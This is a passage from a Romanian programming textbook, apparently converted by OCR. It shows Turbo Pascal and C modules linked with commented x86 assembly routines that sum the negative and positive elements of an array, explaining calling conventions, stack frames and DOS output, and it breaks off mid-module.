


Fig. 8.3. Declaraţii variabile, definiţii şi apeluri subrutine pentru cazul 1b.

Modulul M1.PAS

```
program M1;
```

{După cum s-a specificat în exemplul anterior, în segmentul de date corespunzător modulului scris în limbaj de asamblare putem doar să rezervăm spaţiu pentru variabilele cu care lucrăm, un export al acestora (cu PUBLIC) sau o iniţializare a lor fiind ignorată de către Turbo Pascal. Are sens să declarăm o variabilă drept PUBLIC într-un modul asamblare doar pentru ca aceasta să fie cunoscută de către un alt modul asamblare (unde acea variabilă va fi declarată ca externă, cu EXTRN). Un modul scris într-un limbaj de nivel înalt nu acceptă importul de variabile globale definite în cadrul modulelor asamblare. Este motivul pentru care suntem nevoiţi să declarăm oricare variabilă globală în cadrul modulului scris în limbaj de nivel înalt (în cazul nostru, modulul Turbo Pascal M1). Astfel, definim ca şi constantă cu tip mesajul pe care-l vom tipări din cadrul modulului M2.}

```
const mesaj:string='Suma numerelor negative din sir este $';
```

{mesaj va fi tipărit din cadrul modulului M2 cu ajutorul funcţiei 09h a întreruperii 21h; aceasta cere ca marcaj de sfârşit de şir caracterul '$'}

```
type TSir=array[0..254] of Shortint;
```

{definirea unui tip tablou unidimensional, de lungime maximă 255 elemente, de tip Shortint. Elementele tabloului vor avea indici din domeniul [0, 254]. Tipul Shortint din Turbo Pascal corespunde valorilor reprezentate pe dimensiune un octet, interpretate cu semn.}

```
{$L M2.obj}

{Declarăm următoarele rutine ca fiind externe (ambele sunt definite în modulul M2):
   - ConvertesteNumar – rutină tip funcţie, primeşte ca parametru un număr întreg,
     reprezentat pe un cuvânt, interpretat cu semn, şi returnează şirul de caractere
     corespunzător acestuia
   - ProcStart – rutină tip procedură, nu primeşte parametri}

function ConvertesteNumar(x:Integer):string;external;
procedure ProcStart;external;

procedure CitesteSir(var sir:TSir;var n:byte);
      {în procedura CitesteSir se citeşte numărul de elemente pe care utilizatorul le va
      introduce în şir, precum şi elementele şirului. Dimensiunea n a şirului şi tabloul sir sunt
      parametri transmişi prin referinţă}
var i:Byte;            {variabilă locală, folosită pe post de contor în citirea elementelor din sir}
begin
   writeln('Dati numarul de elemente din sir = ');
   readln(n);          {citirea numărului de elemente ale şirului}
   writeln('Dati elementele sirului de numere întregi:');
   for i:=0 to n-1 do
      begin
         write('sir[',i,'] = ');
         readln(sir[i]);      {citirea elementului de pe poziţia i în cadrul tabloului sir}
      end;
end;
end;

function CalculeazaSume(sir:TSir;n:Byte):Integer;
      {funcţia CalculeazaSume primeşte ca parametri un şir de numere întregi, reprezentate
      pe un octet şi numărul de elemente din şir; calculează sumele elementelor pozitive,
      respectiv a celor negative din şirul dat ca parametru; afişează pe ecran suma elementelor
      pozitive; întoarce ca rezultat suma elementelor negative din şir}
var i:Shortint;                  {variabilă locală folosită ca şi contor pentru parcurgerea
                                  şirului dat ca parametru}
  sumaPoz, sumaNeg:Integer;      {sumaPoz, sumaNeg – variabile locale în care se vor
                                  calcula sumele elementelor pozitive, respectiv a celor
                                  negative din şir}
  SirSumaPoz:string;
```

{variabila locală SirSumaPoz va fi folosită pentru a obţine şirul de caractere corespunzător numărului întreg conţinut în sumaPoz, în urma apelului funcţiei ConvertesteNumar. Deşi în Turbo Pascal avem la dispoziţie procedura STR de conversie a unui număr în şir de caractere, vom apela funcţia corespunzătoare definită în M2 pentru a scoate în evidenţă elemente caracteristice programării multimodul, în particular Turbo Pascal + limbaj de asamblare.}

```
begin
 sumaPoz:=0; sumaNeg:=0;          {iniţializarea sumelor ce urmează a fi calculate}
 for i:=0 to n-1 do               {parcurgerea şirului de n numere întregi; nu uitaţi că tipul
                                  TSir a fost definit astfel încât numerotarea elementelor se
                                  efectuează începând cu zero}
   if sir[i]<0 then sumaNeg:=sumaNeg+sir[i]   {dacă elementul de pe poziţia i este
                                              negativ...}
   else sumaPoz:=sumaPoz+sir[i];              {dacă al i-lea element este pozitiv...}
 SirSumaPoz:=ConvertesteNumar(sumaPoz);
      {apelul funcţiei de conversie a unui număr întreg reprezentat pe cuvânt în şirul de
      caractere corespunzător acestuia. Deoarece rutina din care se apelează funcţia
      ConvertesteNumar este scrisă în Turbo Pascal, codul de apel corespunzător funcţiei
      ConvertesteNumar se generează automat (punerea pe stivă a adresei FAR a zonei de
      memorie în care să se depună rezultatul de tip String întors de funcţie, precum şi a
      parametrului funcţiei – sumaPoz); în plus, după întoarcerea în modulul curent, se va
      scoate de pe stivă adresa FAR a zonei în care s-a memorat rezultatul funcţiei.}

 writeln('Suma numerelor pozitive din sir este ', SirSumaPoz);
      {afişarea şirului de caractere obţinut la întoarcerea din funcţia ConvertesteNumar}

 CalculeazaSume:=sumaNeg;
      {se întoarce ca rezultat al funcţiei CalculeazaSume valoarea sumei numerelor negative
      din şirul primit ca parametru}
end;

begin
   ProcStart;        {apelul procedurii ProcStart definită în modulul M2}
   readln;
end.
```

Modulul M2.asm

```
.MODEL SMALL
;folosim modelul de memorie standard small şi vom utiliza directivele de segment simplificate
;.DATA (corespunzătoare segmentului de date) şi .CODE (pentru marcarea segmentului de cod)
;(vezi şi exemplul anterior)
```

```
.DATA
        ;în cadrul segmentului de date putem să rezervăm spaţiu pentru variabilele necesare în
        ;modulul asamblare M2, a căror valoare nu trebuie iniţializată în acest moment. Aceste
        ;variabile vor fi locale modulului M2. Chiar dacă în limbaj de asamblare dispunem de un
        ;mecanism de export de variabile (PUBLIC), Turbo Pascal nu dispune de un mecanism
        ;echivalent de import de variabile. Totuşi, deoarece sunt declarate în segmentul de date
        ;corespunzător modulului M2 şi folosim modelul de memorie SMALL, vor avea ca adresă
        ;de segment valoarea din DS (care este încărcat la începutul execuţiei programului de
        ;către Turbo Pascal)
        ;Vom folosi următoarele variabile locale modulului M2:
                ;sir – şir de numere întregi reprezentate pe un octet;
                ;n – numărul de elemente din sir;
                ;(Observaţie: Numărul de elemente din sir, precum şi elementele şirului vor fi
                ;citite pe parcursul execuţiei programului.)
                ;sumaNrNeg – va conţine suma calculată a elementelor negative din şirul citit de
                ;la tastatură
                ;SirSumaNeg – reprezintă spaţiul rezervat pentru obţinerea conversiei la String a
                ;valorii din sumaNrNeg

        sir db 255 dup (?)
        n db ?
        sumaNrNeg dw ?
        SirSumaNeg db 8 dup (?)

extrn mesaj:byte
        ;declarăm eticheta mesaj ca fiind externă (este definită în modulul M1 ca şi constantă cu
        ;tip)

.CODE

        ;definim ca fiind publice etichetele ConvertesteNumar şi ProcStart, deoarece
        ;subrutinele cu aceste nume sunt apelate din cadrul modulului M1 şi trebuie astfel
        ;exportate
public ConvertesteNumar
public ProcStart

        ;declarăm numele de subrutine CalculeazaSume şi CitesteSir ca etichete externe
        ;(acestea sunt definite în cadrul modulului Turbo Pascal M1); apelul acestor rutine va fi
        ;de tip near (Datorită utilizării modelului de memorie SMALL, programul rezultat va avea
        ;un singur segment de cod, obţinut prin concatenarea codului din modulele M1 şi M2.)

extrn CalculeazaSume:near
extrn CitesteSir:near
```

```
ConvertesteNumar proc
        ;funcţia ConvertesteNumar primeşte ca parametru un număr întreg (interpretat cu semn)
        ;reprezentat pe 2 octeţi şi returnează String-ul ce reprezintă conversia numărului primit ca
        ;parametru la şir de caractere

;Observaţie: Funcţia ConvertesteNumar este definită în modulul scris în limbaj de asamblare
;=> codul de apel este generat de către modulul apelant, iar codul de intrare şi codul de ieşire
;trebuie generate explicit în cadrul textului sursă al funcţiei ConvertesteNumar. Astfel, ca efect
;al codului de apel, la intrarea în funcţie se găsesc deja în stivă adresa spaţiului rezervat pentru
;returnarea rezultatului funcţiei, precum şi parametrul actual cu care funcţia a fost apelată.

;generăm codul de intrare în funcţie:
                ;(1) operaţia de "izolare" a parametrilor puşi în stivă la apelul rutinei curente.
        push bp
        mov bp, sp      ;BP defineşte baza zonei de stivă (stack frame) utilizată pentru
                        ;desfăşurarea execuţiei apelului curent
                ;(2) dorim să utilizăm o variabilă locală în care să reţinem semnul numărului
                ;întreg transmis ca parametru; astfel, trebuie să rezervăm spaţiu pe stivă pentru
                ;această variabilă locală a funcţiei
        sub sp, 2

;zona din vârful stivei, în acest moment, are structura:
        ;- spaţiu rezervat pentru variabila locală funcţiei, la deplasament [BP-2h]
        ;- valoarea salvată a registrului BP, la deplasament [BP+0h]
        ;- adresa de revenire din rutină, la deplasament [BP+2h]
        ;- valoare (x) , la deplasament [BP+4h]
        ;- offset (şir rezultat) , la deplasament [BP+6h]
        ;- adresa de segment (şir rezultat) , la deplasament [BP+8h]
```




Fig. 8.4. Organizarea stivei după apelul şi intrarea în funcţia ConvertesteNumar în cazul 1b.

```
;pentru a referi mai uşor din cadrul funcţiei diferite valori care se găsesc pe stivă, asociem
;acestora câte un simbol:
        x equ word ptr [bp+4]           ;simbolul x este asociat valorii parametrului trasmis
                                        ;funcţiei
```

```
sirOffset equ word ptr [bp+6]      ;simbolurile sirOffset şi sirSegment sunt asociate
sirSegment equ word ptr [bp+8]     ;deplasamentului, respectiv adresei de segment ale
                                   ;buffer-ului rezervat pentru întoarcerea rezultatului
                                   ;de tip String din funcţia curentă

semn equ byte ptr [bp-2]           ;asociem cu simbolul semn octetul inferior al
                                   ;cuvântului din stivă de la deplasamentul [BP-2];

        mov ax, x          ;copiem în registrul AX valoarea numărului întreg pentru care
                           ;urmează să obţinem şirul de caractere corespunzător
        cmp ax, 0
        jnl numar_pozitiv  ;dacă numărul este pozitiv, se efectuează salt la eticheta
                           ;numar_pozitiv
                           ;altfel – este un număr negativ...
        mov semn, '-'      ;semnul numărului este '-', şi îl reţinem în variabila locală semn
        neg ax             ;obţinem valoarea absolută a valorii din AX, deoarece în operaţia
                           ;de conversie a numărului în şir de caractere avem nevoie de
                           ;această valoare
        jmp converteste    ;salt la eticheta converteşte pentru a nu executa instrucţiunile
                           ;corespunzătoare cazului în care numărul este pozitiv

numar_pozitiv:             ;dacă numărul este pozitiv,
        mov semn, '+'      ;semnul pe care-l vom afişa este '+'

converteste:

;vom obţine şirul de caractere corespunzător numărului întreg (acum deţinem doar valoarea
;absolută a acestuia!) prin împărţiri succesive la 10:
;- după fiecare operaţie de împărţire ne interesează îndeosebi restul, care reprezintă tocmai ultima
;cifră a deîmpărţitului;
;- transformăm această cifră în caracterul corespunzător adunând la valoarea acesteia codul
;ASCII al caracterului '0';
;- fiecare caracter astfel obţinut îl salvăm pe stivă;
;- în momentul în care am obţinut caracterele corespunzătoare tuturor cifrelor numărului,
;începem să completăm zona de memorie rezervată rezultatului (nu uitaţi că deţinem adresa de
;început a acesteia în sirSegment:sirOffset):
        ;- conform convenţiei de memorare a şirurilor de caractere din Turbo Pascal, pe prima
        ;poziţie copiem lungimea şirului, în cazul nostru = 1 (semnul) + numărul de cifre din
        ;număr;
        ;- în al doilea octet al buffer-ului copiem caracterul ce reprezintă semnul numărului dat;
        ;- începând cu al treilea octet copiem caracterele ce reprezintă cifrele numărului, în ordine
        ;inversă obţinerii lor, deoarece le scoatem pe rând de pe stivă.
```

```
        mov cx, 0       ;iniţializăm CX:=0 deoarece vom reţine în CX numărul de cifre ale
                        ;numărului
        mov bx, 10      ;în BX copiem valoarea împărţitorului, şi anume 10
                        ;deşi numărul care trebuie să-l împărţim la 10 este reprezentat pe 1 cuvânt,
                        ;pentru fiecare operaţie de împărţire îl vom converti la dublucuvânt; altfel,
                        ;se poate întâmpla câtul să nu încapă în AX, caz în care s-ar genera
                        ;eroarea "Divide by Zero"

repeta_imparte:
        mov dx, 0       ;conversia numărului din AX la dublucuvântul DX:AX; deoarece este
                        ;pozitiv, completăm DX cu valoarea 0
        div bx          ;împărţire la BX=10: în AX obţinem câtul, iar în DX – restul
                        ;ştim că DX conţine o valoare cuprinsă între 0 şi 9, astfel că este suficient
                        ;DL pentru stocarea acesteia
        add dl, '0'     ;obţinem caracterul corespunzător cifrei obţinute după ultima împărţire
        push dx         ;salvăm valoarea lui DX în stivă; deşi caracterul pe care dorim să-l salvăm
                        ;este memorat numai în DL, pentru instrucţiunea push avem nevoie de un
                        ;operand pe dimensiune 1 cuvânt
        inc cx          ;incrementăm valoarea din CX (s-a obţinut încă o cifră a numărului)

        cmp ax, 0
jne repeta_imparte      ;dacă valoarea câtului este diferită de 0, reluăm operaţiile de
                        ;obţinere a unei noi cifre
                        ;altfel, începem să completăm zona de memorie rezervată
                        ;rezultatului funcţiei

        ;deoarece vom utiliza instrucţiunea stosb, completăm regiştrii ES şi DI cu adresele de
        ;segment, respectiv cu deplasamentul începutului String-ului rezultat

        mov es, sirSegment
        mov di, sirOffset
        cld             ;parcurgem şirul de octeţi de la adresă mai mică la adresă mai mare
        mov ax, cx      ;copiem numărul de cifre obţinute în AX
        inc ax          ;incrementăm valoarea din AX deoarece şirul de caractere va conţine şi
                        ;caracterul corespunzător semnului numărului
                        ;deoarece lungimea este maxim 6 (domeniul numerelor întregi,
                        ;reprezentate pe un cuvânt, în interpretarea cu semn este [-32768, 32767]),
                        ;este suficient octetul inferior din AX pentru memorarea acesteia
        stosb           ;copiem în primul octet al şirului (referit de ES:DI) lungimea acestuia
        mov al, semn            ;copiem în AL caracterul ce reprezintă semnul numărului
        stosb                   ;salvăm conţinutul lui AL în octetul de la adresa ES:DI (acum – al
                                ;doilea octet al şirului rezultat)
        repeta_caracter:        ;execută de CX ori:
```

```
        pop ax          ;scoate din stivă un cuvânt (în octetul inferior din AX avem codul
                        ;ASCII al unui caracter ce reprezintă o cifră a numărului)
        stosb           ;salvează "caracterul cifră" în octetul de la adresa ES:DI, după care
                        ;se incrementează valoarea din DI
    loop repeta_caracter
```

;**codul de ieşire** din funcţie (deoarece funcţia este scrisă în limbaj de asamblare, trebuie să ;generăm explicit acest cod):

```
    mov sp, bp          ;se reface vârful stivei (în cazul acesta, se dealocă de pe stivă
                        ;spaţiul alocat variabilei locale)
    pop bp              ;reface valoarea registrului BP la valoarea de la intrarea în rutina
                        ;curentă
    ret 2               ;retur în modulul apelant, cu scoaterea de pe stivă a parametrului,
                        ;care ocupă 2 octeţi
ConvertesteNumar endp

ProcStart proc
```

;rutina ProcStart primeşte controlul execuţiei prin apel din modulul M1, şi are rol de "program ;principal"; de aici urmează să apelăm procedura CitireSir şi funcţia CalculeazaSume, definite ;în modulul M1

;**codul de intrare** în această procedură (ProcStart) constă în:

;(1) operaţia de izolare a stivei, după care BP defineşte o nouă bază a zonei de stivă (*stack* ;*frame*), utilizată pentru execuţia rutinei curente

```
    push bp
    mov bp,sp
```

;(2) pentru această procedură nu definim variabile locale (nu trebuie să alocăm spaţiu pe ;stivă); totuşi, deoarece vom apela din cadrul rutinei curente o funcţie care întoarce un ;rezultat de tip String (funcţia ConvertesteNumar), trebuie să rezervăm pe stivă un ;spaţiu de 256 octeţi (= 100h octeţi) pentru acest rezultat:

```
    sub sp, 100h

spRezervat equ byte ptr [bp-100h]   ;asociem un simbol spaţiului rezervat rezultatului
                                    ;funcţiei ConvertesteNumar pentru a-l referi mai
                                    ;uşor din codul sursă al procedurii curente
```

;deoarece pentru apelul procedurii CitesteSir apelantul este scris în limbaj de asamblare, trebuie ;să generăm **codul de apel** corespunzător acestei rutine; conform definiţiei procedurii în modulul ;M1, aceasta necesită doi parametri transmişi prin referinţă (var sir:TSir;var n:byte), ceea ce

;înseamnă că trebuie să punem pe stivă adresele FAR ale acestora în ordinea în care apar în lista ;de parametri formali – în cazul nostru, am definit în segmentul de date etichetele sir şi n:

```
push ds          ;punem în stivă adresa de segment şi deplasamentul şirului de
lea ax, sir      ;octeţi care urmează să fie citit în cadrul procedurii CitesteSir
push ax
push ds          ;punem în stivă adresa FAR corespunzătoare etichetei n (segment
lea ax, n        ; + offset)
push ax
call CitesteSir  ;apelăm procedura CitesteSir
                 ;deoarece procedura CitesteSir este definită în modulul Turbo
                 ;Pascal, codurile de intrare şi de ieşire în/din procedură sunt
                 ;generate automat de către compilatorul Turbo Pascal
```

;generăm **codul de apel** corespunzător funcţiei CalculeazaSume, definită în modulul ;M1; ;această funcţie primeşte doi parametri transmişi prin valoare: un parametru de tip şir de întregi, ;fiecare element reprezentat pe dimensiune 1 octet, şi un întreg pe dimensiune 1 cuvânt, care ;reprezintă numărul de elemente din şir; deoarece primul parametru este de dimensiune mai mare ;de 4 octeţi, deşi este transmis prin valoare, trebuie să punem pe stivă adresa FAR ;corespunzătoare acestuia (regulă Turbo Pascal); pentru al doilea parametru trebuie să punem pe ;stivă doar valoarea acestuia

```
push ds          ;punem pe stivă adresa de segment corespunzătoare etichetei sir
lea ax, sir      ;încărcăm în AX deplasamentul lui sir
push ax          ;punem pe stivă valoarea din AX (offset(sir))
```

;**Observaţie:** Ştim că al doilea parametru formal al funcţiei CalculeazaSume (parametrul n) ;este definit pe dimensiune 1 octet, şi mai ştim că pe stivă putem să punem numai valori de ;dimensiune un cuvânt. Această "nepotrivire" de dimensiune nu este o problemă în transmiterea ;valorii acestui parametru – este suficient să o copiem în octetul inferior al unui cuvânt care ;urmează să-l adăugăm pe stivă, iar funcţia Turbo Pascal CalculeazaSume va prelua corect ;valoarea parametrului.

```
mov al, n            ;pentru a depune pe stivă valoarea parametrului actual, folosim ca
push ax              ;intermediar registrul AX
call CalculeazaSume  ;apelul funcţiei CalculeazaSume
mov sumaNrNeg, ax    ;conform convenţiei Turbo Pascal, un rezultat de tip întreg,
                     ;pe dimensiune 2 octeţi, este întors dintr-o funcţie prin
                     ;intermediul registrului AX; reţinem rezultatul în
                     ;sumaNrNeg
```

;deoarece rutina curentă este scrisă în limbaj de asamblare, trebuie să generăm **codul de apel** ;corespunzător funcţiei ConvertesteNumar: punem pe stivă adresa spaţiului rezervat pentru ;rezultatul de tip String întors de către funcţie şi parametrul necesar acesteia:

```
push ss                 ;mai întâi punem în stivă adresa zonei de memorie în care să fie
lea bx, spRezervat      ;stocat rezultatul funcţiei: adresa de segment şi deplasamentul
push bx                 ;zonei de memorie etichetată cu spRezervat,
push ax                 ;apoi – valoarea parametrului transmis prin valoare, de dimensiune
                        ;1 cuvânt (în cazul nostru este vorba de suma numerelor negative
                        ;din şirul sir)
call ConvertesteNumar   ;apelul funcţiei ConvertesteNumar
```

;**Observaţie:** Codul de intrare şi codul de ieşire corespunzătoare funcţiei ConvertesteNumar
;(definită în modulul Turbo Pascal M1) au fost generate automat de către compilatorul Turbo
;Pascal.

;după ieşirea din funcţia ConvertesteNumar, trebuie să copiem rezultatul întors de către funcţie
;în zona de pe stivă etichetată cu spRezervat, în sirSumaNeg; şirul sursă se găseşte pe stivă
;(adresa de segment este dată de SS), iar şirul destinaţie – în segmentul de date al programului
;(adresa de segment corespunzătoare şirului sirSumaNeg este cea din registrul DS)

```
mov bx, ds              ;folosim ca intermediar registrul BX pentru a stabili adresa de
mov es, bx              ;segment pentru şirul destinaţie
push ds                 ;salvăm valoarea lui DS pe stivă
push ss                 ;încărcăm DS cu adresa de segment a şirului sursă
pop ds
lea si, spRezervat      ;încărcăm regiştrii index SI şi DI cu adresele de deplasament ale
lea di, sirSumaNeg      ;şirurilor spRezervat, respectiv sirSumaNeg
```

;deoarece primul octet (de pe poziţia 0) al unui String Turbo Pascal reprezintă dimensiunea
;acestuia, mai întâi copiem acest prim octet din spRezervat în sirSumaNeg. Nu efectuăm
;această operaţie doar cu o instrucţiune MOVSB, ci cu STOSB şi LODSB, pentru a reţine şi în AL
;această valoare (avem nevoie de dimensiunea şirului sursă pentru a şti câte caractere să copiem
;în şirul destinaţie)

```
lodsb
stosb
xor ch, ch
mov cl, al              ;copiem lungimea şirului sursă în CL (CH este 0)
rep movsb               ;copiem CX caractere din şirul sursă în şirul destinaţie
pop ds                  ;refacem valoarea registrului DS
```

;la ieşirea din funcţia ConvertesteNumar au fost scoşi de pe stivă numai parametrii transmişi
;funcţiei (efectul codului de ieşire), nu şi adresa la care s-a memorat rezultatul funcţiei; ca rutină
;apelantă scrisă în limbaj de asamblare trebuie să generăm noi instrucţiunea care să scoată de pe
;stivă adresa FAR a rezultatului, operaţie care o putem efectua prin add sp, 4, sau, echivalent,
;prin două instrucţiuni pop (de exemplu, pop DX, pop DX).

```
add sp, 4

;afişarea pe ecran a mesajului definit în modulul M1 (şi importat în modulul curent) cu
;ajutorul funcţiei 09h a întreruperii 21h:
lea dx, mesaj        ;încărcăm în DX deplasamentul primului octet al şirului mesaj
inc dx               ;deoarece mesaj este definit ca string Turbo Pascal, primul octet
                     ;conţine lungimea sa efectivă, motiv pentru care incrementăm
                     ;valoarea lui DX, pentru ca primul caracter tipărit să fie tocmai
                     ;primul caracter al mesajului
mov ah, 09h          ;încarcă în AH numărul funcţiei
int 21h              ;apelează întreruperea 21h, pentru afişarea stringului mesaj

;urmează să afisăm şirul de caractere ce reprezintă conversia ca String a sumei
;elementelor negative din sir
;funcţia de conversie ConvertesteNumar construieşte rezultatul astfel încât să respecte
;regula Turbo Pascal de memorare a unui string, şi anume – primul octet conţine
;lungimea stringului; deoarece tipărim acest şir de caractere din cod sursă asamblare cu
;ajutorul funcţiei 09h a întreruperii 21h, trebuie să adăugăm ca marcaj de sfârşit de şir
;caracterul '$'

mov al, byte ptr SirSumaNeg[0]  ;copiem lungimea şirului de caractere în AL
xor ah, ah                      ;efectuăm conversia valorii din AL la cuvânt în AX
                                ;prin completarea lui AH cu valoarea 0 (deoarece
                                ;lungimea şirului este valoare pozitivă)
mov di, ax                      ;folosim registrul DI (ca index) pentru a încărca în
mov SirSumaNeg[di+1], '$'       ;şirul SirSumaNeg, după ultimul caracter al şirului,
                                ;caracterul '$'

lea dx, SirSumaNeg      ;încărcăm în DX deplasamentul primului caracter din
inc dx                  ;SirSumaNeg, începând cu care se efectuează afişarea
mov ah, 09h             ;tipărirea pe ecran a şirului de caractere SirSumaNeg, cu
int 21h                 ;ajutorul funcţiei 09h a întreruperii 21h

;codul de ieşire din procedura ProcStart, generat explicit în cod sursă asamblare:
mov sp, bp              ;refacerea vârfului stivei şi
pop bp                  ;refacerea valorii din registrul BP, de la intrarea în rutina
                        ;curentă
ret                     ;ieşirea din procedura ProcStart, şi întoarcerea în modulul
                        ;apelant Turbo Pascal M1
ProcStart endp

end
```

Paşii necesari pentru rularea exemplului:

1. Se compilează fişierul M2.ASM folosind comanda "tasm M2.ASM /zi".
2. Pentru modulul principal (Pascal) – fie se execută comanda "tpc M1" ("tpc M1 -V" dacă doriţi să efectuaţi depanare la nivel de cod sursă) de la linia de comandă, fie se compilează din mediul Turbo Pascal (Alt-F9).
3. Se lansează în execuţie M1 direct la linia de comandă, sau din mediul Turbo Pascal (Ctrl-F9).

Cazul 2. M1 scris în limbajul C, M2 scris în limbaj de asamblare.

Modulul M1.c




Fig. 8.5. Declaraţii variabile, definiţii şi apeluri subrutine pentru cazul 2.

```
#include <stdio.h>

#define max_elem 255
/*
Max_elem este o constantă simbolică care indică numărul maxim de elemente ale şirului.
*/

#define dimensiune_sir_conversie 7
char aux[dimensiune_sir_conversie];
```

/*
Vom folosi şirul aux pentru memorarea caracterelor care rezultă în urma conversiei unui int (2 octeţi cu semn) în şir de caractere. Variabilele de tip int în Borland C iau valori în intervalul -32768 .. 32767. Pentru conversia unui int în şir de caractere avem nevoie de 6 octeţi, lungimea şirului "-32768". În plus mai este nevoie de un octet pentru memorarea caracterului cu codul ASCII 0 ('\0'), caracter cu care se termină orice şir (valid!) de caractere C. În total, este nevoie de 7 octeţi.
*/

/*
Funcţia CalculeazaSume este externă, declarată aici, dar definită în modulul asm. Funcţia primeşte ca parametru un tablou de octeţi cu semn (în limbajul C ca parametru actual se va transmite de fapt adresa tabloului de octeţi din memorie) şi numărul de elemente ale acestui tablou. Funcţia întoarce un întreg (cuvânt cu semn) reprezentând suma elemente negative din şirul dat ca parametru.
*/

```
extern int CalculeazaSume(char x[max_elem], unsigned char n);
```

/*
Funcţia IntToString converteşte un întreg cu semn (reprezentat pe 2 octeţi) în şir de caractere. Funcţia primeşte ca parametru un întreg (numărul pe care dorim să-l convertim) şi returneaza un tablou de caractere ce conţine reprezentarea parametrului ca şir de caractere. Ca mai sus, facem observaţia că în limbajul C, un tablou este specificat prin adresa sa. Funcţia, va întoarce deci o adresă (un pointer).
*/

```
char* IntToString(int l) {
 sprintf(aux, "%d", l);
 return aux;
```

/*
Observaţie importantă!
Şirul aux este declarat global, fiind alocat de compilator în segmentul de date. O declarare locală a sa nu este corectă, întrucat va fi alocat de către compilatorul C pe stivă. Funcţia va returna deci o adresă din cadrul stivei, stivă care la părăsirea apelului funcţiei curente (IntToString) poate fi refolosită (adică şirul calculat de către funcţie poate fi suprascris).
*/

```
}

int main() {

 char x[max_elem];
```

/*

x este şirul ale cărui elemente trebuie însumate. În limbajul C, tipul char este echivalent cu un octet cu semn (are domeniul de valori în intervalul –128 .. 127).
*/

```
  unsigned char n, i;
/* n este numărul efectiv de elemente ale şirului x */
  int suma_negativa;

  printf("Introduceti numarul de elemente: ");
  do {
    scanf("%d", &n);
    if (n > max_elem || n <= 0)
      fprintf(stderr, "Numarul de elemente trebuie sa fie intre 1 si %d.\n",
                max_elem);
  }
  while (n > max_elem || n <= 0);
/*
Considerându-ne buni programatori, verificăm bine înţeles, ca numărul de elemente al şirului să
nu depăşească numărul de elemente maxim permis (numărul de elemente alocate).
*/

  for (i = 0; i < n; i++) {
    printf("Introduceti elementul x[%d]: ", i);
    scanf("%d", &x[i]);
  }
/* Mai sus are loc citirea elementelor şirului. */

  suma_negativa = CalculeazaSume(x, n);
/*
Se apelează funcţia externă CalculeazaSume care afişează suma elementelor pozitive din şirul x
şi întoarce suma elementelor negative din acest şir.
*/

  printf("Suma numerelor negative din sirul x este: %d\n", suma_negativa);
/* Am afişat suma numerelor negative din şir. */
  return 0;
}
```

Modulul M2.asm

```
.model small
;Modelul small presupune existenţa în cadrul programului executabil a unui segment de cod şi a
;unui segment de date. Este modelul implicit de generare de cod al compilatorului Borland C.
;Acesta poate fi schimbat din meniul Options/Compiler/Code Generation.
```

```
.data
        suma_neg dw 0       ;Suma numerelor negative va fi calculată în cuvântul suma_neg

        suma_poz dw 0       ;Suma numerelor pozitive va fi calculată în cuvântul suma_poz
        mesaj db 'Suma numerelor pozitive este: $'
                            ;Acest mesaj va fi afişat înaintea sumei elementelor pozitive din şir

.code

public C CalculeazaSume
;Funcţia CalculeazaSume definită în acest modul calculează suma elementelor pozitive şi suma
